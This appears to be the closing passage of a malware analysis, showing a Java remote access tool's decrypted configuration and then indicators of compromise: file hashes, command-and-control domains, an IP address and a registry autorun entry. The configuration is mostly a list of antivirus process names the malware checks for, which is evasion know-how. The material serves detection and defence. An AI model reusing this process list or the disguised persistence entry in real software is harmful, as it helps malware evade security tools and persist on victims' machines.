   "TRAYSSER.EXE","TRAYICOS.EXE","econser.exe","VIEWTCP.EXE"],"NAME":"EScan Antivirus"},{"PROCESS":["FSHDLL64.exe","fsgk32.exe",
   "fshoster32.exe","FSMA32.EXE","fsorsp.exe","fssm32.exe","FSM32.EXE","trigger.exe"],"NAME":"F-Secure Antivirus"},{"PROCESS":[
   "FProtTray.exe","FPWin.exe","FPAVServer.exe"],"NAME":"F-PROT Antivirus"},{"PROCESS":["AVK.exe","GdBgInx64.exe",
```

```
"AVKProxy.exe","GDScan.exe","AVKWCtlx64.exe","AVKService.exe","AVKTray.exe","GDKBFltExe32.exe","GDSC.exe"],
"NAME":"G DATA Antivirus"},{"PROCESS":["virusutilities.exe","guardxservice.exe","guardxkickoff_x64.exe"],"NAME":"IKARUS Antivirus"},{
"PROCESS":["iptray.exe","freshclam.exe","freshclamwrap.exe"],"NAME":"Immunet Antivirus"},{"PROCESS":["K7RTScan.exe","K7FWSrvc.exe",
"K7PSSrvc.exe","K7EmlPxy.EXE","K7TSecurity.exe","K7AVScan.exe","K7CrvSvc.exe","K7SysMon.Exe","K7TSMain.exe","K7TSMngr.exe"],
"NAME":"K7 Ultimate Antivirus"},{"PROCESS":["nanosvc.exe","nanoav.exe"],"NAME":"NANO Antivirus"},{
"PROCESS":["nnf.exe","nvcsvc.exe","nbrowser.exe","nseupdatesvc.exe","nfservice.exe","nwscmon.exe","njeeves2.exe","nvcod.exe","nvoy.exe",
"zlhh.exe","Zlh.exe","nprosec.exe","Zanda.exe"],"NAME":"Norman Antivirus"},{"PROCESS":["NS.exe"],"NAME":"Norton Internet Security"},{"PROCESS":[
"acs.exe","op_mon.exe"],"NAME":"Outpost ASecurity Suite Pro"},{"PROCESS":["PSANHost.exe","PSUAMain.exe","PSUAService.exe","AgentSvc.exe"],"NAME":
"Panda Antivirus"},{"PROCESS":["BDSSVC.EXE","EMLPROXY.EXE","OPSSVC.EXE","ONLINENT.EXE","QUHLPSVC.EXE","SAPISSVC.EXE","SCANNER.EXE","SCANWSCS.EXE",
"scproxysrv.exe","ScSecSvc.exe"],"NAME":"Quick Heal Antivirus"},{"PROCESS":["SUPERAntiSpyware.exe","SASCore64.exe","SSUpdate64.exe","SUPERDelete.exe",
"SASTask.exe"],"NAME":"SUPER Anti-Spyware"},{"PROCESS":["K7RTScan.exe","K7FWSrvc.exe","K7PSSrvc.exe","K7EmlPxy.EXE","K7TSecurity.exe",
"K7AVScan.exe","K7CrvSvc.exe","K7SysMon.Exe","K7TSMain.exe","K7TSMngr.exe"],"NAME":"K7 Ultimate Antivirus"},{"PROCESS":[
"uiWinMgr.exe","uiWatchDog.exe","uiSeAgnt.exe","PtWatchDog.exe","PtSvcHost.exe","PtSessionAgent.exe","coreFrameworkHost.exe","coreServiceShell.exe",
"uiUpdateTray.exe"],"NAME":"Trend Micro Antivirus+"},{"PROCESS":["VIPREUI.exe","SBAMSvc.exe","SBAMTray.exe","SBPIMSvc.exe"],"NAME":"VIPRE Security 2015"},
{"PROCESS":["bavhm.exe","BavSvc.exe","BavTray.exe","Bav.exe","BavWebClient.exe","BavUpdater.exe"],"NAME":"Baidu Antivirus 2015"},{"PROCESS":[
"MCShieldCCC.exe","MCShieldRTM.exe","MCShieldDS.exe","MCS-Uninstall.exe"],"NAME":"MCShield Anti-Malware Tool"},{"PROCESS":["SDScan.exe",
"SDFSSvc.exe","SDWelcome.exe","SDTray.exe"],"NAME":"SPYBOT AntiMalware"},{"PROCESS":["UnThreat.exe","utsvc.exe"],"NAME":"UnThreat Antivirus"},{
"PROCESS":["FortiClient.exe","fcappdb.exe","FCDBlog.exe","FCHelper64.exe","fmon.exe","FortiESNAC.exe","FortiProxy.exe","FortiSSLVPNdaemon.exe",
"FortiTray.exe","FortiFW.exe","FortiClient_Diagnostic_Tool.exe","av_task.exe"],"NAME":"FortiClient"},{"PROCESS":["CertReg.exe","FilMsg.exe","FilUp.exe",
"filwscc.exe","filwscc.exe","psview.exe","quamgr.exe","quamgr.exe","schmgr.exe","schmgr.exe","twsscan.exe","twssrv.exe","UserReg.exe"],"NAME":
"Twister Antivirus"}],"JAR_REGISTRY":"uhGEHDDSpjQ","DELAY_CONNECT":2,"SECURITY_TIMES":20,"VBOX":false}
```


IOC's

```
add62fded360755b19d0a92b1119041d
781fb531354d6f291f1ccab48da6d39f
9aea4e87914f267fd834be7513278d9b
757b8ea9ea10ab37d34194c24ce46e73
fba792585b5bcd46e504eb14b9c267b9
91fc542a1d738b9d52bb86a749a175d0
80fb0ba9391e4062b4793a4c35643e7f
757b8ea9ea10ab37d34194c24ce46e73
61f1edd99e2fea8957152442811b508b
213a7f9f514bef5461416c61150c82b5
0c2d2ea40053782a934bdcb3cdfe92e8
869fccabb3c9707d386b825ff9f56b45
26746da037da979e63414a4a8c149888
8154578db9e74fee0514937d158c273f
624c80967547fb241e0d65682d31e420
6fc7239f29590210c4bacfdbb798ecfb
5ee6a1b97ef81f8c382000d2b1eb861a
f394e1e2104b5c5120ff97ba1355be27
```

```
kingsley4040.duckdns.org
sabugu.000.webhostapp.org

99.182.37.249

uhGEHDDSpjQ "C:\Program Files\Java\jre1.8.0_121\bin\javaw.exe" -jar "C:
\Users\foo\windowsDefender\YuexYDrUZww.ICvYEh"
```

Conclusion